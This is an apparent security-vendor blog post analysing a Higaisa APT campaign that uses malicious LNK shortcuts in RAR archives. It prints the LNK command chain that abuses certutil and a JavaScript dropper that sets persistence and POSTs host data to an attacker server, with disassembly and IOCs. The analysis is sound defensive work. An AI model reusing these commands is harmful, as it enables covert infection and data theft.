

New LNK attack tied to Higaisa APT discovered

blog.malwarebytes.com/threat-analysis/2020/06/higaisa

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On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution

The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




Figure 1: Process graph

LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

```

--- Header ---
Target created: 2020-05-26 09:18:16
Target modified: 2020-05-26 09:18:16
Target accessed: 2020-05-26 09:18:16

File size: 0
Flags: HasTargetIdList, HasName, HasRelativePath, HasArguments, HasIconLocation, IsUnicode, ForceNoLinkInfo
File attributes: 0
Icon index: 0
Show window: SxShowInnoactive (Display the window as minimized without activating it.)

Name: hello hacker
Relative Path: ..\..\..\windows\System32\cmd.exe
Arguments: C:\Windows\System32\cmd.exe /c copy "International English Language Testing System certificate.pdf.lnk" %temp%\g4ZokyumB2DC4.tmp /y& for /r C:\Windows\System32\ %i in ("ertu*.exe) do copy %i %temp%\gosia.exe /y& findstr.exe /b "TVNDRga" %temp%\g4ZokyumB2DC4.tmp%temp%\cSi1rouy4.tmp%temp%\gosia.exe -decode %temp%\cSi1rouy4.tmp%temp%\o423DFDS4.tmp%expand %temp%\o423DFDS4.tmp -F:* %temp%%temp%\International English Language Testing System certificate.pdf"&copy %temp%\66DF3DFG.tmp C:\Users\Public\Downloads\66DF3DFG.tmp&wscript %temp%\34fDKfSD38.js&exit
Icon Location: .\1.pdf
  
```

Figure 2: Malicious lnk commands

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF33DFG.tmp” and “34fDKfSD38.js” files into “C:\Users\Public\Downloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.

Name	Date modified	Type	Size	
34fDFkSD38.js	5/27/2020 7:26 PM	JavaScript File	2 KB	Malicious Java Script
66DF3DFG.tmp	5/25/2020 12:38 A...	TMP File	53 KB	ShellCode
Curriculum Vitae_WANG LEI_Hong Ko...	5/22/2020 12:17 A...	PDF File	184 KB	Decoy pdf Document (CV)
svchast.exe	5/25/2020 12:38 A...	Application	50 KB	Small loader which loads and execute the Shellcode ("66DF3DFG.tmp")

Figure 3: Content of the "o423DFDS4.tmp" cab file

The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higaisa Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is "gosia.exe", while in the March campaign the name was "mosia.exe".

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




Figure 4: CV Decoy document

考试	雅思考试				
笔试日期	2017年8月3日 星期四				
口试日期	2017年8月1日 13:10(24小时制)				
考点名称	上海外国语大学				
考试类型	学术类				
注册号(用于雅思报名注册过程)	[Redacted]				
考号	[Redacted]				
出席/缺席	出席				
考试成绩	听力	阅读	写作	口语	总成绩
	8.0	9.0	6.5	6.5	7.5

Figure 5: IELTS test result decoy document

JS file

The JavaScript file performs the following commands:

- Create “d3reEW.exe” in “C:\Users\Public\Downloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

```

var shell = new ActiveXObject("Wscript.Shell");
isHidden=0
shell.Run('cmd /c ipconfig>C:\Users\Public\Downloads\d3reEW.txt & copy %temp%\svchast.exe "%AppData%\Microsoft\Windows\Start
Menu\Programs\Startup\Officeupdate.exe" & copy %temp%\svchast.exe "%\Users\Public\Downloads\Officeupdate.exe" & schtasks /create /SC minute /MO 120 /TN "Office
update task" /FR "C:\Users\Public\Downloads\Officeupdate.exe" /isHidden);
shell.Run('%temp%\svchast.exe',isHidden)
WScript.Sleep(1000);
try {
var fso = new ActiveXObject("Scripting.FileSystemObject");
var txtfile = fso.OpenTextFile("C:\Users\Public\Downloads\d3reEW.txt",1);
var fText = txtfile.Read(1000);
txtfile.Close();
} catch(e){
shell.Run('cmd /c dir ',isHidden=0);
}
try {
var http = new ActiveXObject("Microsoft.XMLHTTP");
var url = "http://goodhk.azurewebsites.net/inter.php";
http.open("POST",url,false);
http.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
http.send('&test='+fText);
} catch(e){
shell.Run('cmd /c dir ',isHidden=0);
}

```

Figure 6: JS content

```

00000000 50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 69 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F
00000025 69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65
0000004A 70 74 2D 4C 61 6E 6F 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 64 54 79 70 65 3A 20 61 70 70
0000006F 6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 3A 20 67 6A 69 70 2C 20 64 65 66 6C
00000094 55 3A 20 41 4D 44 36 3A 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C
000000B9 61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 2D 28 63 6F 6D 70 61 74 69
000000DE 62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 64 64 6F 77 73 20 4E 54 20 43 4C 52 20 3E 30 2E 35 30 37 32 37
00000103 20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 3E 30 2E 35 30 37 32 37
00000128 3B 20 53 4C 43 43 32 38 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52
0000014D 20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 63 61 20 49 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54
00000172 34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 23 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65
00000197 62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E
000001EC 65 63 74 69 6F 6E 3A 20 48 65 65 20 41 6C 69 6E 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D
000001E1 0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 6E 69 67 75 72 61 74 69 6F 6E 0D 0A
00000206 0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E 65
0000022B 63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20
00000250 53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20
00000275 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 35 64 38 3A 35 33 61 32 3A 65 37
0000029A 32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20
000002BF 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61
000002E4 73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35
00000309 35 2E 30 0D 0A 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E
0000032E 20 2E 20 2E 20 31 30 2E 30 2E 32 2E 32 0D 0A 0A 54 75 6E 6E 6C 20 61 64 61 70 74 65 72 20 69 73 61
00000353 74 61 70 2E 68 6F 6D 65 3A 0D 0A 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E
00000378 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 63 74 65 64 0D 0A 20 20
0000039D 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20
000003C2 68 6F 6D 65 0D 0A

```

Figure7: POST request

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in "63DF3DFG.tmp".




Figure 8: Main function of svchast.exe

In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

```

4C 63 C0      movsxd r8,eax
85 C0        test eax,eax
v 7E 1F      jle E1AA0E
4C 63 57 38   movsxd r10,dword ptr ds:[rdi+38]
48 8B CB      mov rcx,rbx
49 3B CA      cmp rcx,r10
48 0F 4D CB   cmovge rcx,rbx
48 FF C1      inc rcx
8A 44 0F 3B   mov al,byte ptr ds:[rdi+rcx+3B]
30 02        xor byte ptr ds:[rdx],al
48 FF C2      inc rdx
49 FF C8      dec r8
^ 75 E8      jne E1A9F6
48 63 47 60   movsxd rax,dword ptr ds:[rdi+60]
0F B6 4F 2C   movzx ecx,byte ptr ds:[rdi+2C]
4C 8B C7      mov r8,rdi
4C 2B C0      sub r8,rax
8B D3        mov edx,ebx
D3 CA        ror edx,cl
41 0F BE 00   movsx eax,byte ptr ds:[r8]
49 FF C0      inc r8
03 D0        add edx,eax
41 FF C9      dec r9d
^ 75 F0      jne E1AA1E
v 44 3B DA      cmp r11d,edx
v 0F 84 24 01 00 00 je E1AB5B
44 89 5F 30   mov dword ptr ds:[rdi+30],r11d
89 6F 34      mov dword ptr ds:[rdi+34],ebp
48 8D AF 90 13 00 lea rbp,qword ptr ds:[rdi+1390]
48 8D 87 90 13 00 lea rax,qword ptr ds:[rdi+1390]
48 8B CF      mov rcx,rdi
48 03 AF 88 13 00 add rbp,qword ptr ds:[rdi+1388]
FF D0        call rax
    
```

Figure 9: Calling final shellcode

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

000000000E40530	<&CryptAcquireContextW>	E0 81 CF DE FF 7F 00 00 14 1E 82 5F 00 00	à.Iÿ....._....
000000000E40540	<&CryptDestroyHash>	F0 80 CF DE FF 7F 00 00 A5 2E D1 73 00 00	ð.Iÿ...ÿ.Ñs....
000000000E40550	<&CryptCreateHash>	D0 75 CF DE FF 7F 00 00 2D 08 82 09 00 00	ðuIÿy.....
000000000E40560	<&CryptHashData>	A0 77 CF DE FF 7F 00 00 91 10 4E 31 00 00	wIÿÿy.....Nl....
000000000E40570	<&CryptGetHashParam>	30 74 CF DE FF 7F 00 00 7D 3D 4E A5 00 00	OtIÿÿy...}=Nÿ....
000000000E40580	<&CryptDeriveKey>	50 E3 D0 DE FF 7F 00 00 69 AB 55 3A 00 00	PÄDÿÿy...i«U:....
000000000E40590	<&CryptEncrypt>	50 D6 CF DE FF 7F 00 00 21 C9 46 2C 00 00	PÖIÿÿy...!ÉF,....
000000000E405A0	<&CryptDecrypt>	40 C1 CF DE FF 7F 00 00 01 C9 22 2C 00 00	«ÁIÿÿy...É",....
000000000E405B0	<&GetUserNameW>	90 75 CF DE FF 7F 00 00 95 E2 52 52 00 00	.uIÿÿy...âRR....
000000000E405C0	<&UuidCreate>	60 AA C0 DC FF 7F 00 00 CF 21 3E 6F 00 00	`*Äÿÿy...I!>....
000000000E405D0	<&WinHttpGetIEProxyConfigForCu>	70 4A B9 D5 FF 7F 00 00 30 10 65 12 00 00	pJ¹ÿÿy...0.e....
000000000E405E0	<&WinHttpOpen>	50 C4 B6 D5 FF 7F 00 00 13 88 F6 6D 00 00	PÄQÿÿy...ðm....
000000000E405F0	<&WinHttpGetProxyForUrl>	C0 C1 B8 D5 FF 7F 00 00 E9 46 44 FC 00 00	ÄÁ,ÿÿy...éFDu....
000000000E40600	<&WinHttpCloseHandle>	00 CF B7 D5 FF 7F 00 00 3E 5A 08 10 00 00	.I¹ÿÿy...>Z.....
000000000E40610	<&WinHttpConnect>	60 B7 B8 D5 FF 7F 00 00 55 04 78 74 00 00	`¹ÿÿy...U.xt....
000000000E40620	<&WinHttpOpenRequest>	80 BE B6 D5 FF 7F 00 00 A7 79 0C 0E 00 00	°%ÿÿy...ÿy.....
000000000E40630	<&WinHttpAddRequestHeaders>	80 21 B9 D5 FF 7F 00 00 AF 8F 4A 20 00 00	.!¹ÿÿy...¯.J....
000000000E40640	<&WinHttpSendRequest>	70 A9 B8 D5 FF 7F 00 00 A4 C1 14 44 00 00	p«¹ÿÿy...«Á.D....
000000000E40650	<&WinHttpWriteData>	00 CF B8 D5 FF 7F 00 00 BC E1 1F FE 00 00	.I¹ÿÿy...«á.p....
000000000E40660	<&WinHttpQueryDataAvailable>	F0 D7 B7 D5 FF 7F 00 00 5F 77 5E FC 00 00	ð×¹ÿÿy..._w^ü....
000000000E40670	<&WinHttpQueryOption>	80 E0 B8 D5 FF 7F 00 00 87 6D 88 D9 00 00	.à¹ÿÿy...m.ÿ....
000000000E40680	<&WinHttpReceiveResponse>	30 C7 B8 D5 FF 7F 00 00 14 F1 F6 22 00 00	Oç¹ÿÿy...ñö"....
000000000E40690	<&WinHttpReadData>	D0 E0 B7 D5 FF 7F 00 00 7B 92 7D 30 00 00	Ðà¹ÿÿy...{.)0....
000000000E406A0	<&WinHttpSetOption>	B0 97 B7 D5 FF 7F 00 00 E2 C1 F6 80 00 00	°.¹ÿÿy...áÄö....
000000000E406B0	<&WinHttpSetCredentials>	40 EE B9 D5 FF 7F 00 00 EC 92 01 81 00 00	@i¹ÿÿy...i.....
000000000E406C0	<&WinHttpQueryAuthSchemes>	20 CE BC D5 FF 7F 00 00 BA 9C 1A 09 00 00	î¹ÿÿy...°.....
000000000E406D0	<&GetAdaptersInfo>	60 91 7B DA FF 7F 00 00 8C CE 11 30 00 00	`.{ÿÿy...î.0....

Figure 10: Resolving the imports




Figure 11: Allocate memory for new thread

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




Figure 11: CreateThread

At the time of analysis, the server was down so we weren’t able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.

Detection Details
✕

🔍
Malware.Exploit.Agent.Generic

Detection Name:	Malware.Exploit.Agent.Generic
Action Taken:	Blocked
Category:	Exploit
Scanned At:	██████████
Reported At:	██████████
Type:	Exploit
Endpoint:	██████████
Location:	<pre> C:\windows\System32\cmd.exe C:\windows\System32\cmd.exe C:\Windows\System32\cmd.exe /c copy Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf Ink C:\Users\██████████\AppData\Local\Temp\g4ZokyumB2DC4.tmp y& for /r C:\Windows\System32\ %i in (*ertu*.exe) dc C:\Users\██████████\AppData\Local\Temp\gosia.exe y& findstr.exe \b TVNDRgA C:\Users\██████████\AppData\Local\Temp\g4ZokyumB2DC4.tmp>C:\Users\██████████\AppData\Local\Temp\cSi1rouy4.tmp&C:\Users\██████████\A -decode C:\Users\██████████\AppData\Local\Temp\cSi1rouy4.tmp C:\Users\██████████\AppData\Local\Temp\o423DFDS4.tmp&expand C:\Users\██████████\AppData\Local\Temp\o423DFDS4.tmp -F:* C:\Users\██████████\AppData\Local\Temp&C:\Users\██████████\AppData\Local\Ter LEI_Hong Kong Polytechnic University.pdf&copy C:\Users\██████████\AppData\Local\Temp\66DF3DFG.tmp C:\Users\Public\Downloads\6 C:\Users\██████████\AppData\Local\Temp\34fDFkFSD38.js&exit </pre>

Close

IOCs

CV_Colliers.rar

df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar

